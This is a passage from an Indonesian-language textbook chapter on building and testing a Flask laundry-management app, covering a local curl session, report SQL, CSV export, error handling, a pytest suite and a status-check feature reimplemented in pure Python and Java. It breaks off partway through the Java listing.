Dua kebiasaan dalam fungsi pendek ini melindungi binatu. Saat masuk, badan permintaan tidak pernah diteruskan utuh: sebuah *dictionary comprehension* menyalin `customer_id`, `service_id`, `unit`, `rack`, dan `outlet_id` dan tidak lebih, sehingga kunci tambahan seperti `"payment": 1` atau `"status": "departed"` diabaikan (TC-4.2). Saat keluar, `bill_detail_json` di `api/helpers.py` membangun jawaban dari *isian yang disebut satu per satu*, tidak pernah dengan menuangkan baris basis data, sehingga kolom seperti `password_hash` tidak memiliki jalan ke dalam respons (AC-11.5). Status HTTP 201 berarti “Created”, dan *header* `Location` memberi alamat sumber daya yang baru, sebagaimana dianjurkan spesifikasi HTTP [13].

10.13.2 Satu sesi dengan server yang berjalan

Transkrip berikut direkam terhadap server yang berjalan di Subbab 10.3. Kasir Wiyung melakukan login, mencoba membuat nota tanpa token CSRF, membuatnya dengan token (jawabannya, 201 Created, di sini dipersingkat ke isian-isian utamanya), mencoba menyerahkan B2938 selagi Rp 40.000 masih terutang, lalu meminta laporan yang tidak boleh dilihat perannya.

```
$ curl -s -c jar.txt -H "Content-Type: application/json" \
    -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
    http://127.0.0.1:6101/api/login
{
  "employee": {
    "id": "E0012",
    "name": "Fitri Handayani",
    "email": "kasir5@profitina-laundry.example",
    "section": "transaction",
    "outlet_id": "O03",
    "role": "cashier"
  },
  "csrf_token": "(random, 43 characters)"
}

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03","payment":1}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills
{"error":{"code":"csrf_failed","message":"The form has expired or the security token is
missing. Reload the page and try again."}}
 [403]

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -H "X-CSRF-Token: $TOKEN" \
    -d '{"customer_id":"C0151","service_id":"S0001","unit":5,"rack":"A03","payment":1}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills
{
  "id": "B2954",
  "arrived": "2026-09-30 21:00:00",
  "status": "queued",
  "rack": "A03",
  "unit": 5,
  "payment": 40000,
  "paid": 0,
  "balance": 40000,
  "outlet": {
    "id": "O03",
    "name": "Profitina Laundry Wiyung",
    "phone": "031-0000-2103"
  },
  "employee": {
    "id": "E0012",
    "name": "Fitri Handayani"
  },
  "history": [
    {
      "status": "queued",
      "changed_at": "2026-09-30 21:00:00",
      "employee": {
        "id": "E0012",
        "name": "Fitri Handayani"
      }
    }
  ]
}

$ curl -s -b jar.txt -X POST -H "Content-Type: application/json" \
    -H "X-CSRF-Token: $TOKEN" -d '{"status":"departed"}' \
    -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/bills/B2938/status
{"error":{"code":"conflict","message":"Balance Rp 40.000 open. Record the payment or tick
'customer pays later'."}}
 [409]

$ curl -s -b jar.txt -w ' [%{http_code}]\n' http://127.0.0.1:6101/api/reports/monthly
{"error":{"code":"forbidden","message":"Your role (cashier) cannot open this page."}}
 [403]
```

Setiap jawaban dalam transkrip itu adalah salah satu aturan yang sudah Anda baca. Jawaban 403 `csrf_failed` adalah **Kode 10.18**. Nota baru `B2954` senilai Rp 40.000 adalah **Kode 10.12** dan Persamaan (10.2), dan `payment`-nya 40000 walaupun badan permintaan menyebut `1`. Jawaban 409 untuk B2938 adalah aturan bisnis BR-4, dilempar oleh `hand_over()` karena Persamaan (10.3) memberi 40.000. Jawaban 403 terakhir adalah tabel izin pada **Kode 10.15**. Badan galat semuanya berbentuk sama, `{"error": {"code": ..., "message": ...}}`, sehingga program klien dapat menangani setiap kegagalan dengan satu fungsi (AC-11.3).

> **PERINGATAN: Di Windows PowerShell, `curl` bukanlah curl.** Di Windows PowerShell 5, `curl` adalah alias untuk `Invoke-WebRequest`, yang tidak memahami `-s`, `-c`, atau `-d`. Ketik `curl.exe`; program ini sudah disertakan di Windows 10 dan 11. Di dalam PowerShell, tulis JSON dengan `\"` untuk setiap tanda kutip ganda di dalamnya.

10.14 Laporan dan Ekspor CSV

Pertanyaan-pertanyaan pemilik dari Bab 7, “berapa yang kita tagih setiap bulan?”, “gerai mana yang paling banyak menghasilkan?”, “siapa yang masih berutang?”, menjadi lima laporan (FR-9). SQL-nya berasal dari `database/queries.sql`, dengan tanggal tetap yang diganti *placeholder*. **Kode 10.22** adalah laporan bulanan.

Kode 10.22 `laundry/logic/reports.py`, baris 84 sampai 110: laporan bulanan. Uang yang ditagih dikelompokkan menurut bulan nota tiba; uang yang diterima menurut bulan pembayaran; bulan tanpa nota tetap muncul dengan angka nol.

```
def monthly(start, end, outlet_id=None):
    """Q03 (charged, by month of arrival) + money received (by month of payment)."""
    db = get_db()
    params = [start.isoformat(), _end_exclusive(end)]
    outlet_sql = ""
    if outlet_id:
        outlet_sql = " AND b.Outlet_id = ?"
        params.append(outlet_id)
    charged = {r["month"]: r for r in db.query(
        f"""SELECT SUBSTR(b.arrived, 1, 7) AS month, COUNT(*) AS bills, SUM(b.payment) AS
charged
              FROM Bill b WHERE b.arrived >= ? AND b.arrived < ?{outlet_sql}
             GROUP BY SUBSTR(b.arrived, 1, 7)""", params)}
    received = {r["month"]: r["received"] for r in db.query(
        f"""SELECT SUBSTR(p.paid_at, 1, 7) AS month, SUM(p.amount) AS received
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= ? AND p.paid_at < ?{outlet_sql}
             GROUP BY SUBSTR(p.paid_at, 1, 7)""", params)}
    rows = []
    for month in month_list(start, end):
        row = charged.get(month, {})
        rows.append({"month": month,
                     "bills": int(row.get("bills") or 0),
                     "charged": int(row.get("charged") or 0),
                     "received": int(received.get(month) or 0)})
    total = {key: sum(r[key] for r in rows) for key in ("bills", "charged", "received")}
    return {"from": start.strftime("%Y-%m"), "to": end.strftime("%Y-%m"),
            "rows": rows, "total": total}
```

Dua kueri terpisah diperlukan karena kedua jumlah itu milik bulan yang berbeda. Nota yang tiba pada 30 Oktober dan dibayar pada 2 November *ditagih* pada Oktober dan *diterima* pada November. Untuk Oktober 2025 laporan memberi 171 nota, Rp 8.362.000 ditagih, dan Rp 7.686.000 diterima; selama dua belas bulan, 2.953 nota, Rp 144.213.000 ditagih, dan Rp

142.684.000 diterima. Uji TC-9.8 menjalankan kueri rujukan dari `queries.sql` pada salinan basis data yang sama dan memeriksa bahwa setiap angka sama.

Tanggal akhir periode bersifat inklusif bagi manusia (“sampai 30 September”), tetapi SQL-nya memakai `arrived < '2026-10-01'`, yang dihitung oleh `_end_exclusive()`. Membandingkan tanggal berupa teks dengan `<` berfungsi karena format `YYYY-MM-DD HH:MM:SS` terurut secara alfabetis sesuai urutan waktu, dan cara ini menghindari kesalahan klasik `arrived <= '2026-09-30'`, yang diam-diam membuang semua yang terjadi setelah tengah malam pada hari terakhir.

Setiap laporan dapat diunduh sebagai CSV dengan baris yang sama (**Kode 10.23**).

Kode 10.23 `laundry/views/reports.py`, baris 56 sampai 72: ekspor CSV. Kolomnya adalah daftar yang sama dengan yang dipakai tabel HTML, angkanya polos (tanpa `Rp`, tanpa titik), dan nama berkasnya memuat periode.

```
def csv_response(name, data, start, end):
    """AC-9.4: UTF-8, a header row, commas, plain numbers, a clear file name."""
    buffer = io.StringIO()
    writer = csv.writer(buffer, lineterminator="\r\n")
    columns = reports.CSV_COLUMNS[name]
    writer.writerow(columns)
    for row in data["rows"]:
        writer.writerow([row[c] for c in columns])
    if name == "receivables":
        filename = f"report-receivables-{clock.today_str()}.csv"
    else:
        filename = f"report-{name}-{start:%Y-%m}_{end:%Y-%m}.csv"
    return Response(buffer.getvalue().encode("utf-8"),
                    mimetype="text/csv",
                    headers={"Content-Type": "text/csv; charset=utf-8",
                             "Content-Disposition": f'attachment; filename="{filename}"'})
```

Angka dalam CSV sengaja polos, `8362000` alih-alih `Rp 8.362.000`, agar Excel atau LibreOffice dapat menjumlahkannya (AC-9.4). Dua baris pertama berkas bulanan adalah `month,bills,charged,received` dan `2025-10,171,8362000,7686000`, yang diperiksa uji TC-9.6, bersama *header* `Content-Type: text/csv; charset=utf-8`.

10.15 Galat yang Membantu Orang

`errors.py` mendefinisikan satu kelas kecil untuk setiap jenis kegagalan, masing-masing dengan status HTTP dan kode API-nya (**Kode 10.24**).

Kode 10.24 `laundry/errors.py`, baris 11 sampai 67: kelas-kelas galat. Logika melemparnya; penangan di *factory* mengubahnya menjadi halaman atau galat JSON milik API.

```
class AppError(Exception):
    """Base class. `status` is the HTTP status, `code` the API error code."""
    status = 400
    code = "bad_request"

    def __init__(self, message, fields=None):
        super().__init__(message)
        self.message = message
        self.fields = fields or {}

    def to_json(self):
        body = {"code": self.code, "message": self.message}
        if self.fields:
            body["fields"] = self.fields
        return {"error": body}


class BadRequest(AppError):
    status, code = 400, "bad_request"


class NotLoggedIn(AppError):
    status, code = 401, "not_logged_in"


class Forbidden(AppError):
    status, code = 403, "forbidden"


class CsrfFailed(AppError):
    status, code = 403, "csrf_failed"


class NotFound(AppError):
    status, code = 404, "not_found"


class Conflict(AppError):
    """Not possible in the current state, e.g. 'B2938 is already finished'."""
    status, code = 409, "conflict"


class ValidationFailed(AppError):
    """One or more fields are wrong. `fields` maps field name -> message."""
    status, code = 422, "validation_failed"
```

Kode 10.24 (Lanjutan) *laundry/errors.py, baris 11 sampai 67: kelas-kelas galat. Logika melemparnya; penangan di factory mengubahnya menjadi halaman atau galat JSON milik API.*

```
    def __init__(self, fields, message="Some fields are not valid."):
        super().__init__(message, fields)


class TooManyRequests(AppError):
    status, code = 429, "too_many_requests"


class LoginFailed(AppError):
    """Wrong e-mail or password - one message for both (AC-1.2)."""
    status, code = 401, "login_failed"
```

Lapisan logika melempar, misalnya, `Conflict("B2938 is already finished.")`. Ia tidak tahu apakah yang bertanya manusia atau program. Penangan yang didaftarkan di *factory* untuk `AppError` memeriksa jalurnya: di bawah `/api/` ia menjawab `{"error": {"code": "conflict",`

`"message": "B2938 is already finished."}}` dengan status 409; di tempat lain ia menampilkan halaman galat dengan pesan yang sama. `ValidationFailed` membawa kamus `fields`, yang dipakai formulir untuk menulis setiap pesan di samping isiannya dan yang dikembalikan API sebagai `error.fields`.

Apa pun yang *bukan* `AppError` adalah *bug* atau gangguan, dan penangan terakhir di *factory* memperlakukannya demikian (**Kode 10.25**).

Kode 10.25 `laundry/__init__.py`, baris 120 sampai 136: penangan galat tak terduga. *Traceback* lengkap masuk ke log server dengan waktu rujukan; orang melihat halaman yang ramah atau `server_error` dengan rujukan itu.

```
    @app.errorhandler(Exception)
    def handle_unexpected(error):
        from . import clock
        try:
            reference = clock.now_str()
        except Exception:   # noqa: BLE001 - the clock must never hide the real error
            reference = "unknown"
        # The full traceback goes to the server log, never to the browser.
        app.logger.exception("Unexpected error (reference %s) on %s %s",
                             reference, request.method, request.path)
        if isinstance(error, DatabaseMissing):
            app.logger.error("%s", error)
        if wants_json():
            return jsonify({"error": {"code": "server_error",
                                      "message": "An unexpected error happened. "
                                                 f"Reference {reference}."}}), 500
        return render_template("errors/500.html", reference=reference), 500
```

Orang di meja kasir melihat “Something went wrong” dan sebuah rujukan seperti `2026-09-30 21:00:00`; pengembang menemukan *traceback* lengkap di log dengan rujukan yang sama. Halaman tidak pernah menampilkan jalur berkas, baris SQL, atau *stack trace* (S-9), karena masing-masing memberi tahu orang asing sesuatu tentang cara sistem dibangun. Uji TC-NF-07 menghapus berkas basis data ketika seorang pengguna sedang login dan memeriksa kedua sisinya: tidak ada *traceback* di jawaban, dan rinciannya ada di log. Bab 14 mengaitkan hal ini dengan kategori OWASP yang baru pada 2025, *Mishandling of Exceptional Conditions*.

10.16 Rangkaian Uji, Dijalankan Sungguhan

10.16.1 Toko baru untuk setiap uji

Uji-uji jalur ini memakai **pytest** [14]. Uji pytest adalah fungsi biasa yang namanya diawali `test_` dan memakai `assert`; pytest menemukan fungsi-fungsi itu, menjalankannya, dan melaporkan setiap `assert` yang gagal beserta nilai-nilai yang terlibat. Persiapan bersama ditempatkan dalam **fixture**, fungsi bertanda `@pytest.fixture` yang hasilnya diserahkan pytest kepada setiap uji yang menyebutnya sebagai parameter. **Kode 10.26** menunjukkan tiga *fixture* yang menjadi tumpuan hampir setiap uji.

Kode 10.26 `tests/conftest.py`, baris 42 sampai 63: setiap uji mendapat salinan `laundry.db` sendiri di folder sementara, aplikasi sendiri dengan jam yang dibekukan pada 2026-09-30 21:00:00, dan sebuah klien uji.

```
@pytest.fixture
def db_path(tmp_path):
    target = tmp_path / "laundry.db"
    shutil.copyfile(SOURCE_DB, target)
    return str(target)


@pytest.fixture
def app(db_path):
    return create_app({
        "TESTING": True,
        "DB_ENGINE": "sqlite",
        "SQLITE_PATH": db_path,
        "DATABASE_DIR": DATABASE_DIR,
        "LAUNDRY_NOW": NOW,
        "SECRET_KEY": "test-secret",
    })


@pytest.fixture
def client(app):
    return app.test_client()
```

Ikuti sebuah uji yang meminta `client`. Pytest melihat bahwa `client` memerlukan `app`, bahwa `app` memerlukan `db_path`, dan bahwa `db_path` memerlukan `tmp_path`, *fixture* bawaan yang membuat folder sementara kosong. Jadi sebelum uji berjalan, basis data contoh disalin ke folder baru, sebuah aplikasi dibuat di atas salinan itu oleh *factory* pada **Kode 10.3**, dan `app.test_client()` mengembalikan objek yang mengirim permintaan ke aplikasi *tanpa jaringan*: `client.get("/api/status?...")` memanggil fungsi WSGI secara langsung dan mengembalikan responsnya. Ketika uji selesai, folder itu dibuang. Uji yang membatalkan nota B2944 karena itu tidak dapat mengganggu uji berikutnya, yang menemukan B2944 kembali berstatus *queued*, persis seperti yang diharapkan rencana uji.

Pembantu di bagian bawah `conftest.py` melakukan login melalui login yang *sesungguhnya*, dengan PBKDF2 asli dan 600.000 iterasinya. Cara ini lebih lambat daripada memalsukan sesi, dan itulah sebabnya rangkaian uji memerlukan sekitar satu menit; tetapi artinya setiap uji juga menjalankan login yang dipakai manusia.

10.16.2 Satu kebutuhan, satu berkas

Uji-uji disusun menurut kebutuhan: `test_fr01_login.py` memeriksa FR-1 dengan TC-1.1 sampai TC-1.11, dan seterusnya hingga `test_fr11_api.py`, ditambah `test_nfr.py` untuk kasus nonfungsional, `test_units.py` untuk aturan-aturan kecil, dan `test_mysql.py` untuk peralihan ke MySQL. **Kode 10.27** menunjukkan bagian pertama berkas untuk FR-10.

Kode 10.27 `tests/test_fr10_status.py`, baris 1 sampai 45: empat uji cek status pertama. Nilai harapannya adalah yang tertulis dalam kebutuhan (AC-10.2) dan rencana uji (TC-10.1 sampai TC-10.5).

```
"""FR-10 Customer self-service status check: TC-10.1 ... TC-10.7."""
from conftest import page_text, sql_one


def test_tc_10_1_ready_for_pickup(client):
    response = client.get("/status?bill=B2938&phone=0896-0000-1482")
    assert response.status_code == 200
    text = page_text(response)
    for expected in ("Ready for pickup", "since 30 Sep 2026 18:00", "5 kg", "Total Rp
40.000",
                     "Still to pay Rp 40.000", "Profitina Laundry Wiyung", "031-0000-
2103"):
        assert expected in text, expected
    body = client.get("/api/status?bill=B2938&phone=089600001482").get_json()
    assert body == {
        "bill_id": "B2938", "status": "finished", "status_text": "Ready for pickup",
        "arrived": "2026-09-28 19:52:30", "finished": "2026-09-30 18:00:28", "departed":
None,
        "promised": "2026-09-30 19:52:30", "service": "Wash, dry & fold (per kg)", "unit":
5,
        "payment": 40000, "balance": 40000,
        "outlet": {"name": "Profitina Laundry Wiyung", "phone": "031-0000-2103"}}


def test_tc_10_2_input_is_normalised(client):
    for phone in ("0896 0000 1482", "089600001482"):
        body = client.get("/api/status", query_string={"bill": "b2938", "phone":
phone}).get_json()
        assert body["bill_id"] == "B2938" and body["status_text"] == "Ready for pickup"


def test_tc_10_3_and_10_4_same_answer(client):
    wrong_phone = client.get("/api/status?bill=B2938&phone=0812-0000-4710")
    no_bill = client.get("/api/status?bill=B9999&phone=0896-0000-1482")
    assert wrong_phone.status_code == no_bill.status_code == 404
    assert wrong_phone.get_json() == no_bill.get_json() == {
        "error": {"code": "not_found", "message": "No bill found for this number and
phone."}}
    page_a = client.get("/status?bill=B2938&phone=0812-0000-4710")
    page_b = client.get("/status?bill=B9999&phone=0896-0000-1482")
    assert page_a.status_code == page_b.status_code == 404
    assert "No bill found for this number and phone" in page_text(page_a)
    assert page_text(page_a).replace("B2938", "X").replace("0812-0000-4710", "Y") == \
        page_text(page_b).replace("B9999", "X").replace("0896-0000-1482", "Y")


def test_tc_10_5_no_personal_data(client, db_path):
    name, address, email = sql_one(db_path, "SELECT name, address, email FROM Customer
WHERE id='C0151'")
    for response in (client.get("/status?bill=B2938&phone=089600001482"),
                     client.get("/api/status?bill=B2938&phone=089600001482")):
        body = response.get_data(as_text=True)
```

Bacalah `test_tc_10_3_and_10_4_same_answer` pelan-pelan, karena uji ini menguji sifat *keamanan* hanya dengan kesamaan. Cek status tidak boleh mengungkapkan apakah sebuah nomor nota ada (BR-10), sebab jika tidak, orang asing dapat menghitung nota toko atau mengetahui nomor mana yang aktif. Karena itu uji bertanya dua kali, sekali dengan nota yang ada dan telepon yang salah, sekali dengan nota yang tidak ada, lalu memeriksa bahwa kode statusnya sama, badan JSON-nya sama, dan bahkan kedua halaman HTML-nya sama setelah nilai yang diketik diganti penanda. Implementasi yang mengatakan “telepon salah” pada satu kasus dan “nota tidak ada” pada kasus lain akan gagal.

Inilah berkas itu dijalankan sendirian:

```
$ python -m pytest tests/test_fr10_status.py -vv
============================= test session starts ==============================
platform linux -- Python 3.11.15, pytest-9.1.1, pluggy-1.6.0 -- /usr/bin/python3
rootdir: .../App/python-flask
configfile: pytest.ini
plugins: anyio-4.13.0
collecting ... collected 7 items

tests/test_fr10_status.py::test_tc_10_1_ready_for_pickup PASSED          [ 14%]
tests/test_fr10_status.py::test_tc_10_2_input_is_normalised PASSED       [ 28%]
tests/test_fr10_status.py::test_tc_10_3_and_10_4_same_answer PASSED      [ 42%]
tests/test_fr10_status.py::test_tc_10_5_no_personal_data PASSED          [ 57%]
tests/test_fr10_status.py::test_tc_10_6_rate_limit PASSED                [ 71%]
tests/test_fr10_status.py::test_tc_10_7_queued_bill PASSED               [ 85%]
tests/test_fr10_status.py::test_status_page_changes_nothing PASSED       [100%]

============================== 7 passed in 0.36s ===============================
```

10.16.3 Seluruh rangkaian

Dan inilah seluruh rangkaiannya, dijalankan pada salinan jalur ini untuk bab ini, dengan `-rs` agar pytest menjelaskan setiap uji yang dilewati:

```
$ python -m pytest -p no:cacheprovider -rs
.......................................................................... [ 37%]
.....................................................sssssss..... [ 75%]
.............................................                            [100%]
=========================== short test summary info ============================
SKIPPED [1] tests/test_mysql.py:46: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:53: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:62: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:71: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:84: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:94: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
SKIPPED [1] tests/test_mysql.py:125: set MYSQL_TEST_USER (and friends) to run the MySQL
tests
185 passed, 7 skipped in 55.47s
```

185 uji lulus dan 7 dilewati, dalam 55 detik. Tujuh uji yang dilewati adalah uji MySQL dalam `test_mysql.py`; uji-uji itu hanya berjalan jika variabel lingkungan `MYSQL_TEST_USER` dan kawan-kawannya menunjuk ke server MySQL atau MariaDB, dan uji-uji itu mengatakannya alih-alih berpura-pura. `VERIFIED.md` milik jalur ini mencatat bahwa uji-uji itu dijalankan terhadap MariaDB 10.11 ketika jalur ini dibangun, dengan hasil 192 lulus. **Tabel 10.4** menunjukkan sebaran 192 uji itu menurut kebutuhan.

Tabel 10.4 Ke-192 uji jalur Flask per berkas, dan kasus rencana uji yang dicakup setiap berkas. Bab 14 membandingkan jumlah ini dengan jalur-jalur lain.

Berkas	Uji	Kasus rencana uji
`test_fr01_login.py`	12	TC-1.1 sampai TC-1.11
`test_fr02_customers.py`	13	TC-2.1 sampai TC-2.10, ditambah telepon ganda dan isi ulang deposit
`test_fr03_services.py`	13	TC-3.1 sampai TC-3.6 (tujuh harga keliru)
`test_fr04_new_bill.py`	19	TC-4.1 sampai TC-4.9 (tujuh satuan keliru) dan formulir S04
`test_fr05_workflow.py`	16	TC-5.1 sampai TC-5.12 dan koreksi nota yang masih *queued*
`test_fr06_payments.py`	14	TC-6.1 sampai TC-6.8 dan formulir pembayaran
`test_fr07_receipt.py`	4	TC-7.1, TC-7.2, TC-7.4
`test_fr08_09_dashboard_reports.py`	17	TC-8.1 sampai TC-8.5, TC-9.1 sampai TC-9.8
`test_fr10_status.py`	7	TC-10.1 sampai TC-10.7
`test_fr11_api.py`	17	TC-11.1 sampai TC-11.7 dan filter nota
`test_nfr.py`	20	TC-NF-01 sampai TC-NF-13 (yang dapat diotomatiskan), TC-DB-1 dan TC-DB-2
`test_units.py`	33	kata sandi, peran, harga, waktu janji, id, format
`test_mysql.py`	7	TC-NF-09 (dilewati tanpa server MySQL)
Jumlah	**192**	

10.16.4 Apa yang ditemukan uji

Rangkaian uji membuktikan manfaatnya ketika ia berselisih dengan seseorang. Menjalankan rencana uji terhadap data nyata menemukan tiga tempat ketika *dokumen*-lah yang keliru, dan `VERIFIED.md` mencatatnya alih-alih membengkokkan kode agar cocok. Yang paling mendidik adalah TC-5.5: rencana menyatakan bahwa menyerahkan B2941 dengan sisa tagihan terbuka menaikkan jumlah piutang dari 38 menjadi 39. Kenyataannya tidak, karena B2941 (*queued*, Rp 64.000 terbuka) sudah termasuk salah satu dari 38 nota bersisa tagihan; yang berubah adalah kelompok *yang sudah diambil*, dari 6 menjadi 7. Uji menegaskan apa yang benar, dan rencananya dikoreksi. Dua temuan lebih kecil menyangkut uji *SQL injection* (string serangannya mengandung digit `11`, sehingga pencarian telepon secara sah menemukan beberapa pelanggan) dan jumlah nota terbaru di halaman pelanggan.

> **WAWASAN KUNCI: UJI YANG GAGAL ADALAH PERTANYAAN, BUKAN PERINTAH.** Ketika sebuah uji gagal, ada dua kemungkinan *bug*: di kode, atau di harapannya. Disiplinnya adalah mencari tahu yang mana, dengan data di hadapan Anda, lalu memperbaiki *yang itu*. Mengubah nilai harapan hanya supaya uji lulus menghancurkan satu-satunya bukti yang Anda miliki.

10.17 Fitur yang Sama dalam Python Murni dan dalam Java

Sebuah *framework* lebih mudah dipahami setelah Anda melihat pekerjaan yang sama dilakukan tanpanya. Subbab ini membangun ulang satu fitur, cek status publik, dua kali lagi: dalam Python murni hanya dengan `sqlite3`, dan dalam Java dengan server HTTP bawaan JDK dan JDBC. Kodenya ada di `Code_new/Chapter10/`.

10.17.1 Python murni

Kode 10.28 adalah pencarian pada **Kode 10.6** beserta fungsi logika di belakangnya, tanpa Flask.

Kode 10.28 `python/status_lookup.py`: cek status hanya dengan pustaka standar. *Prepared statement* tunggal yang sama memeriksa id nota dan digit telepon bersama-sama.

```
"""The public status check (FR-10) with nothing but Python's sqlite3 module.

    python status_lookup.py ../data/laundry.db B2938 "0896 0000 1482"

It does exactly what laundry/logic/status.py does inside Flask: one prepared
statement that checks the bill id AND the phone digits, the same answer for
"no such bill" and "wrong phone", and no name, address or e-mail in the result.
"""
import json
import re
import sqlite3
import sys
from datetime import datetime, timedelta

NOT_FOUND = "No bill found for this number and phone."
PROMISED_HOURS = {"S0002": 24, "S0001": 48, "S0003": 48, "S0012": 48,
                  "S0008": 72, "S0009": 72, "S0010": 120}      # others: 96 (BR-7)
WORDS = {"queued": "In process", "finished": "Ready for pickup",
         "departed": "Collected"}
FMT = "%Y-%m-%d %H:%M:%S"

SQL = """
SELECT b.id, b.status, b.arrived, b.finished, b.departed,
       b.Service_id AS service_id, s.description AS service, b.unit, b.payment,
       b.payment - COALESCE((SELECT SUM(p.amount) FROM Payment p
                             WHERE p.Bill_id = b.id), 0) AS balance,
       o.name AS outlet_name, o.phone AS outlet_phone
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service  s ON s.id = b.Service_id
  LEFT JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.id = ?
   AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?"""


def look_up(connection, bill_id, phone):
    """Return what a customer may see, or None (never saying which part failed)."""
    bill_id = (bill_id or "").strip().upper()
    digits = re.sub(r"\D", "", phone or "")
    if not bill_id or not digits:
        return None
    connection.row_factory = sqlite3.Row
    row = connection.execute(SQL, (bill_id, digits)).fetchone()  # bound values
    if row is None:
        return None
    cancelled = row["status"] == "departed" and row["finished"] is None
```

Kode 10.28 (Lanjutan) *python/status_lookup.py: cek status hanya dengan pustaka standar. Prepared statement tunggal yang sama memeriksa id nota dan digit telepon bersama-sama.*

```
    hours = PROMISED_HOURS.get(row["service_id"], 96)
    promised = datetime.strptime(row["arrived"], FMT) + timedelta(hours=hours)
    return {
        "bill_id": row["id"],
        "status": row["status"],
        "status_text": "Cancelled" if cancelled else WORDS[row["status"]],
        "arrived": row["arrived"],
        "finished": row["finished"],
        "departed": row["departed"],
        "promised": promised.strftime(FMT),
        "service": row["service"],
        "unit": row["unit"],
        "payment": int(row["payment"]),
        "balance": int(row["balance"]),
        "outlet": {"name": row["outlet_name"], "phone": row["outlet_phone"]},
    }


def main():
    if len(sys.argv) != 4:
        sys.exit('usage: python status_lookup.py <laundry.db> <bill> "<phone>"')
    path, bill_id, phone = sys.argv[1:]
    # mode=ro: this program only reads, so it opens the file read-only.
    with sqlite3.connect(f"file:{path}?mode=ro", uri=True) as connection:
        result = look_up(connection, bill_id, phone)
    if result is None:
        print(json.dumps({"error": {"code": "not_found", "message": NOT_FOUND}}))
        sys.exit(1)
    print(json.dumps(result, indent=2, ensure_ascii=False))


if __name__ == "__main__":
    main()
```

SQL-nya adalah pernyataan yang sama dengan yang dipakai jalur Flask: id nota **dan** digit telepon dalam satu `WHERE`, sehingga tidak ada kueri terpisah yang dapat mengungkapkan apakah notanya ada. `REPLACE(REPLACE(c.phone, '-', ''), ' ', '')` membuang tanda hubung dan spasi dari telepon tersimpan di dalam basis data, dan `re.sub(r"\D", "", phone)` membuang semua yang bukan digit dari telepon yang diketik, sehingga `0896 0000 1482`, `0896-0000-1482`, dan `089600001482` semuanya cocok (TC-10.2). `mode=ro` membuka berkas hanya untuk dibaca, karena program ini tidak punya alasan untuk menulis. Dijalankan pada salinan basis data bab ini:

```
$ python status_lookup.py ../data/laundry.db B2938 "0896 0000 1482"
{
  "bill_id": "B2938",
  "status": "finished",
  "status_text": "Ready for pickup",
  "arrived": "2026-09-28 19:52:30",
  "finished": "2026-09-30 18:00:28",
  "departed": null,
  "promised": "2026-09-30 19:52:30",
  "service": "Wash, dry & fold (per kg)",
  "unit": 5,
  "payment": 40000,
  "balance": 40000,
  "outlet": {
    "name": "Profitina Laundry Wiyung",
    "phone": "031-0000-2103"
  }
}
$ python status_lookup.py ../data/laundry.db B2938 "0812-0000-4710"
{"error": {"code": "not_found", "message": "No bill found for this number and phone."}}
(exit code 1)
```

10.17.2 Java

Kode 10.29 adalah program Java lengkap yang melayani `GET /api/status` dengan `com.sun.net.httpserver.HttpServer` bawaan JDK [15] dan membaca basis data melalui JDBC dengan *driver* SQLite yang disertakan [16]. Program ini tidak memerlukan alat *build*: Java 11 dan yang lebih baru dapat menjalankan satu berkas sumber secara langsung.

Kode 10.29 `java/StatusServer.java`: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.ArrayDeque;
import java.util.Deque;
import java.util.HashMap;
import java.util.Map;

/**
 * GET /api/status?bill=B2938&phone=0896-0000-1482 - the Java twin of the Flask
 * blueprint `status` (FR-10). Same SQL, same JSON, same 404 for "no such bill"
 * and "wrong phone", same limit of 10 look-ups per minute per IP address.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar StatusServer.java ../data/laundry.db 6100
 */
public class StatusServer {

    static final String NOT_FOUND = "No bill found for this number and phone.";
    static final DateTimeFormatter FMT =
            DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss");
    static final String SQL = """
        SELECT b.id, b.status, b.arrived, b.finished, b.departed,
               b.Service_id AS service_id, s.description AS service,
               b.unit, b.payment,
               b.payment - COALESCE((SELECT SUM(p.amount) FROM Payment p
                                     WHERE p.Bill_id = b.id), 0) AS balance,
               o.name AS outlet_name, o.phone AS outlet_phone
          FROM Bill b
          JOIN Customer c ON c.id = b.Customer_id
          JOIN Service  s ON s.id = b.Service_id
          LEFT JOIN Outlet o ON o.id = b.Outlet_id
         WHERE b.id = ?
           AND REPLACE(REPLACE(c.phone, '-', ''), ' ', '') = ?""";
```

Kode 10.29 (Lanjutan) *java/StatusServer.java: cek status sebagai layanan web Java. SQL yang sama, JSON yang sama dengan urutan kunci yang sama, 404 yang sama untuk kedua kegagalan, batas yang sama yaitu sepuluh pencarian per menit per alamat.*

```
    static String dbUrl;
    static final Map<String, Deque<Long>> hits = new HashMap<>();

    public static void main(String[] args) throws IOException {
        dbUrl = "jdbc:sqlite:" + args[0];
        int port = Integer.parseInt(args[1]);
